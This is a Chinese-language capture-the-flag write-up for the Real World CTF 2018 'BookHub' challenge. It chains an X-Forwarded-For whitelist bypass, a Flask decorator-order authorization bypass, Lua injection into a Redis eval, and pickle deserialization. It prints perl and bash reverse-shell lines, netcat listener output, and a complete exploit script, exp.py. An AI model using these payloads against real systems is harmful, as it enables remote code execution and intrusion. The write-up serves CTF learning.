# RWCTF2018 BookHub Writeup & 爬坑感悟

virink / 2018-07-31 02:00:02 / 浏览数 4905 安全技术 CTF 顶(2) 踩(0)


## Detail

How to pwn bookhub?
http://52.52.4.252:8080/
hint: www.zip

## Writeup

0x01 Bypass IP

太垃圾了了，一开始掉进了XFF的坑里


phithon别跟路人甲BB
18分钟前 来自 微博 weibo.com
这个槽我想等Real World CTF结束后再吐，现在总算可以说了。
我想知道，还有多少人认为，如果代码里用到X-Forwarded-For取IP，这个IP就一定是可以伪造的？是中了PHP的毒太深了吗……PHP里也不一定吧？建议还是自己去线上部署一次网站，或者用一次CDN吧。


./bookhub/forms.py

```
class LoginForm(FlaskForm):
   username = StringField('username', validators=[DataRequired()])
   password = PasswordField('password', validators=[DataRequired()])
   remember_me = BooleanField('remember_me', default=False)

   def validate_password(self, field):
       address = get_remote_addr()
       whitelist = os.environ.get('WHITELIST_IPADDRESS', '10.0.0.1')
```

./bookhub/helper.py


```
def get_remote_addr():
   address = flask.request.headers.get(
       'X-Forwarded-For', flask.request.remote_addr)

   try:
       ipaddress.ip_address(address)
   except ValueError as e:
       op(e)
       return None
   else:
       return address
```

仔细看的时候才发现有个特殊的IP




your ip address isn't in the 10.0.0.0/8,127.0.0.0/8,172.16.0.0/12,192.168.0.0/16,18.213.16.123.

扫一波端口发现5000，访问后是新大陆



The bookhub is running in debug mode, which can lead to security issues!

debug mode



```python
class LoginForm(FlaskForm):
    username = StringField('username', validators=[DataRequired()])
    password = PasswordField('password', validators=[DataRequired()])
    remember_me = BooleanField('remember_me', default=False)

    def validate_password(self, field):
        address = get_remote_addr()
        whitelist = os.environ.get('WHITELIST_IPADDRESS', '10.0.0.1')

        # If you are in the debug mode or from office network (developer)
        if not app.debug and not ip_address_in(address, whitelist):
            raise StopValidation(f'your ip address isn\'t in the {whitelist}.')

        user = User.query.filter_by(username=self.username.data).first()
        if not user or not user.check_password(field.data):
            raise StopValidation('Username or password error.')
```

X-Forwarded-For(XFF)伪造

> X-Forwarded-For位于HTTP协议的请求头， 是一个 HTTP 扩展头部。HTTP/1.1（RFC 2616）协议并没有对它的定义，它最开始是由 Squid 这个缓存代理软件引入，用来表示 HTTP 请求端真实 IP。如今它已经成为事实上的标准，被各大 HTTP 代理、负载均衡等转发服务广泛使用，并被写入RFC 7239（Forwarded HTTP Extension）标准之中。

格式 :`X-Forwarded-For: client, proxy1, proxy2`

这个请求头可以被用户或者代理服务器修改的，因此也就可能存在XFF伪造的问题。

以Nginx为例：

```
location / {
       proxy_pass http://webserver;
```

```
        proxy_set_header Host $host;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
```

`$proxy_add_x_forwarded_for`变量包含客户端请求头中的`X-Forwarded-For`，与`$remote_addr`用逗号分开，如果没有`X-Forwarded-For`请求头，则`$proxy_add

第一个代理获取的是客户端的`X-Forwarded-For`或者是`remote_addr`，而第二个代理获取的必然是第一个代理的`remote_addr`。

X-Forwarded-For: [xff|client_addr], proxy1, proxy2

所以，在代理的情况下，`address = flask.request.headers.get( 'X-Forwarded-For', flask.request.remote_addr)`获取到的就不是单个IP了，而是用,分割的IP字符串。

PHP中获取IP的代码：

```
// thinkphp_3.2.3
function get_client_ip($type = 0) {
   $type       =  $type ? 1 : 0;
   static $ip  =   NULL;
   if ($ip !== NULL) return $ip[$type];
   if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
       $arr    =   explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);
       $pos    =   array_search('unknown',$arr);
       if(false !== $pos) unset($arr[$pos]);
       $ip     =   trim($arr[0]);
   }elseif (isset($_SERVER['HTTP_CLIENT_IP'])) {
       $ip     =   $_SERVER['HTTP_CLIENT_IP'];
   }elseif (isset($_SERVER['REMOTE_ADDR'])) {
       $ip     =   $_SERVER['REMOTE_ADDR'];
   }
   // IP■■■■■■
   $long = sprintf("%u",ip2long($ip));
   $ip   = $long ? array($ip, $long) : array('0.0.0.0', 0);
   return $ip[$type];
}
```

分割`X-Forwarded-For`并获取第一个，也就是获取到有可能存在的伪造的[xff|client_addr]

## 0x02 Login or Unauthorized Access (感谢chybeta大佬指正)

又一次掉进坑里，事实上，如图源码里的migrations，数据库里面根本没有用户，还zz地爆破弱口令

./bookhub/views/user.py


```
if app.debug:

   @user_blueprint.route('/admin/system/')
   @login_required
   def system():

   @user_blueprint.route('/admin/system/change_name/', methods=['POST'])
   @login_required
   def change_name():
       ...

   @login_required
   @user_blueprint.route('/admin/system/refresh_session/', methods=['POST'])
   def refresh_session():
```

可以看出，refresh_session()的装饰器顺序和其他的不同。


Python的装上器是一层一层添加的

```
@warp2
@warp1
def func():
   print(1)
```

调用函数的时候：`func(warp2)->func(warp1)->func`



```
@user_blueprint.route('/admin/test1/')
@login_required
def test1():
    print('test1')
    return 'test1'

@login_required
@user_blueprint.route('/admin/test2/')
def test2():
    print('test2')
    return 'test2'
```



```
login_required->
        func :  <function test1 at 0x103b38048>
        __wrapped__ :  <function test1 at 0x103b38048>
Blueprint->
        func :  <function test1 at 0x103b380d0>
        __wrapped__ : <function test1 at 0x103b38048>

Blueprint->
        func :  <function test2 at 0x103b381e0>

login_required->
        func :  <function test2 at 0x103b381e0>
        __wrapped__ :  <function test2 at 0x103b381e0>
```

在Flask中，访问`/admin/system/`：system(user_blueprint)->system(login_required)->system()，这时候就会判断login_required对登陆状态进行验证。

而访问`/admin/system/refresh_session/`：refresh_session(user_blueprint)->refresh_session()，这个地方就是没有login_required什么事了，也就造成了绕过权限

---

我还是太菜了，又研究了一波装饰器的问题

0x03 Redis & Lua Injection

./bookhub/views/user.py

```
if app.debug:
    ...
    @login_required
    @user_blueprint.route('/admin/system/refresh_session/', methods=['POST'])
    def refresh_session():

        status = 'success'
        sessionid = flask.session.sid
        prefix = app.config['SESSION_KEY_PREFIX']

        if flask.request.form.get('submit', None) == '1':
            try:
                rds.eval(rf'''
                local function has_value (tab, val)
                    for index, value in ipairs(tab) do
                        if value == val then
                            return true
                        end
                    end
                    return false
                end

                local inputs = {{ "{prefix}{sessionid}" }}
                local sessions = redis.call("keys", "{prefix}*")

                for index, sid in ipairs(sessions) do
                    if not has_value(inputs, sid) then
```

```
                        redis.call("del", sid)
                    end
                end
                ''', 0)
            except redis.exceptions.ResponseError as e:
                print(e)
                app.logger.exception(e)
                status = 'fail'

        return flask.jsonify(dict(status=status))
```

- sessionid = flask.session.sid
- rds.eval(...)
- local inputs = {{ "{prefix}{sessionid}" }}
- Lua Script Inject & ByPass del

这一步就4个点，sessionid可控，并注入到Lua脚本被redis.eval执行，还得绕过del

Test Pyaload :


```
-- ■■■■
local inputs = { "{prefix}" }
-- urlDecode ■■■■■■■
local function urlDecode(s)
   s=string.gsub(s,'%%(%x%x)',function(h) return string.char(tonumber(h, 16)) end)
   return s
end
-- ■payload
redis.call("set","bookhub:session:sid",urlDecode("payload"))
-- ■■del■■■■■■■■■
inputs ={ "bookhub:session:sid" } -- " }
```

注入语句是没有换行的，当然Lua脚本的格式也和换行无关

Pyaload :

```
" } local function urlDecode(s) s=string.gsub(s,'%%(%x%x)',function(h) return string.char(tonumber(h, 16)) end) return s end r
```

其实一开始，没想到用urlDecode，Lua的十六进制用\XX而不是常见的\xXX，



```
> function urlDecode(s)
>>     s=string.gsub(s,'%%(%x%x)',function(h) return string.char(tonumber(h, 16)) end)
>>     return s
>> end
>
> local x = nil
>
> x = '\x80'
> print(x)
x80
> x = '\80'
> print(x)
P
> x = urlDecode("%80")
> print(x)
�
```

神一般的操作

## 0x04 flask_session Pickle & Rebound Shell

#flask_session/sessions.py

```
class RedisSessionInterface(SessionInterface):
   ...
   serializer = pickle
   ...
   def open_session(self, app, request):
        sid = request.cookies.get(app.session_cookie_name)
        ...
        val = self.redis.get(self.key_prefix + sid)
        if val is not None:
            try:
                data = self.serializer.loads(val)
                return self.session_class(data, sid=sid)
            except:
                return self.session_class(sid=sid, permanent=self.permanent)
        return self.session_class(sid=sid, permanent=self.permanent)
```


- serializer = pickle
- sid = request.cookies.get(app.session_cookie_name)
- data = self.serializer.loads(val)

明显的Python pickle 反序列化漏洞

```
class exp(object):

   def __reduce__(self):
       s = "perl -e 'use Socket;$i=\"%s\";$p=%d;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in
           listen_ip, listen_port)
       return (os.system, (s,))
```

服务器有毒，`s = """/bin/bash -i >& /dev/tcp/%s/%d 0>&1""" % ( listen_ip, listen_port)`，bash反弹死活不成功

然后perl反弹成功了



```
➜ ctf nc -vv -l 7979
Listening on [0.0.0.0] (family 0, port 7979)
Connection from [18.213.16.123] port 7979 [tcp/*] accepted (family 2, sport 40254)
/bin/sh: 0: can't access tty; job control turned off
$ /readflag
rwctf{fl45k_1s_a_MAg1cal_fr4mew0rk_t0000000000}
The 1 is djang0~
$
```

Flag : rwctf{fl45k_1s_a_MAg1cal_fr4mew0rk_t0000000000}

## exp.py

```
# -*- coding:utf-8 -*-
__AUTHOR__ = 'Virink'

import os
import sys
import requests as req
import re
from urllib.parse import quote as urlencode
try:
   import cPickle as pickle
except ImportError:
   import pickle

URL = "http://18.213.16.123:5000/"
listen_ip = 'your_vps_ip'
listen_port = 7979

class exp(object):

   def __reduce__(self):
       s = "perl -e 'use Socket;$i=\"%s\";$p=%d;socket(S,PF_INET,SOCK_STREAM,getprotobyname(\"tcp\"));if(connect(S,sockaddr_in
           listen_ip, listen_port)
       return (os.system, (s,))

if __name__ == '__main__':
   payload = urlencode(pickle.dumps([exp()]))
   # ■■payload■■■del
   sid = '\\" } local function urlDecode(s) s=string.gsub(s,\'%%(%x%x)\',function(h) return string.char(tonumber(h, 16)) end)
```

```
        'redis.call(\\"set\\",\\"bookhub:session:qaq\\",urlDecode(\\"%s\\")) inputs = { \"bookhub:session:qaq\" } --' % (
            payload)
    headers = {"Content-Type": "application/x-www-form-urlencoded"}
    # ■■payload
    headers["Cookie"] = 'bookhub-session="%s"' % sid
    res = req.get(URL + 'login/', headers=headers)
    if res.status_code == 200:
        r = re.findall(r'csrf_token" type="hidden" value="(.*?)">',
                       res.content.decode('utf-8'))
        if r:
            # refresh_session
            headers['X-CSRFToken'] = r[0]
            data = {'submit': '1'}
            res = req.post(URL + 'admin/system/refresh_session/',
                           data=data, headers=headers)
            if res.status_code == 200:
                # ■■RCE
                req.get(URL + 'login/',
                        headers={'Cookie': 'bookhub-session=qaq'})
```

## 感想

1. 我还是太弱了
2. 我真的还是太弱了
3. 太弱了

Web狗->没活路的样子，得熟悉各种语言的特性

膜 PHITHON 神鬼莫测的出题思路

1. XFF绕代理orCDN 的坑
2. Login代码(装饰器) 的坑
3. Lua 的坑
4. 反弹 shell 的坑

就让比赛主题Real World，很坑但很真实。

神如Ph牛挖坑，菜鸡如我爬坑！